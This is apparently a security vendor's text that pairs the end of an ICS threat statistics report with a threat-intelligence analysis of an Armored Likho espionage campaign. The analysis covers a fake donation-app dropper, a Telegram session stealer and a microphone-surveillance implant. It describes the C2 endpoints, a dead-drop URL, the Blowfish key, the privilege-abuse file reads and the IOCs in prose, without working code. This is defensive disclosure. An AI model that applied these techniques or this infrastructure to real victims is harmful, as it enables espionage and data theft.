Among the selected industries across all regions, the highest percentage of ICS computers on which threats from the internet were blocked was in biometrics (13.03%) and engineering and ICS integration (12.16%) in South Asia.
The percentage of ICS computers on which email threats were blocked increased to 2.84%.
In Q2 2026, the percentage of ICS computers on which email threats were blocked increased in South America by 1.0 pp (to 5.2%) and in Africa by 0.7 pp (to 4.3%).
Among the selected industries across all regions, the highest percentage of ICS computers on which email threats were blocked was in biometrics (19.14%) and building automation (12.49%) in Southern Europe.
The percentage of ICS computers on which threats from removable media were blocked continued to decrease, reaching 0.24%, the lowest value for the period under review.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from removable media were blocked was in the electric power industry in East Asia (1.34%) and biometrics in Africa (1.29%).
The percentage of ICS computers on which threats from network folders were blocked continued to decrease. In Q2 2026, it was the lowest for the period under review, at 0.023%.
The only region to see an increase in the percentage of ICS computers on which threats from network folders were blocked during the quarter was Africa. This was mainly due to an increase in the building automation figure to 0.05%.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from network folders were blocked was in biometrics (0.23%), building automation (0.17%), and engineering and ICS integration (0.13%) in East Asia.
For more information on industrial threats see the full version of the report.





In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.
We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.
During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.
The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.
In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.
Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.
Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.
The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.
In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.
The login form
After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.
Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.
Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.
Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.
When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:
https://tg4service[.]com:443.tdatatdata folder, if Telegram data encryption is enabled on the victim’s device.Sync also supports several command-line arguments:
--console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.--version: prints version information and exits.--firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.--db: turns on debug mode with detailed logging.
Example Still Sync logs
Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:
The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.
Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.
Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:
tdata We’ll cover this feature in more detail below.These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.
Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:
Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:
This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:
CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameterBeyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:
Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.
On launch, Still Audio performs a sequence of actions:
libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.--console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.logfile.log, to write logs to.Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.
Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json
Encrypted C2 address inside the GitHub repository
The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.
Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:
/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.
The server responds with settings for the implant:
Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.
The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.
Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:
The malicious module in the list of apps using the microphone
Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.
This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:
| Domain | IP address | Registration date | ASN |
| orderapiserver[.]info | 187.127.153[.]38 | April 18, 2026 | 47583 |
| tg4service[.]com | 159.198.37[.]74 | October 4, 2025 | 22612 |
| srwinservice[.]com | 213.252.244[.]123 | March 19, 2026 | 61272 |
| screenserv[.]com | 23.26.237[.]250 | February 13, 2026 | 149440 |
| windowserv[.]net | 23.27.24[.]30 | February 10, 2026 | 149440 |
| managementapiservice[.]com | 188.212.124[.]178 | May 1, 2026 | 202448 |
| service8date[.]com | 145.223.69[.]143 | January 13, 2026 | 215311 |
| updateservs[.]com | 145.223.68[.]66 | December 23, 2025 | 215311 |
In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.
This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:
ICRYPTMP header, and the same multi-part encryption format.sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.
One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.
The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.
Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.
File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D
Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD
Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436
Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com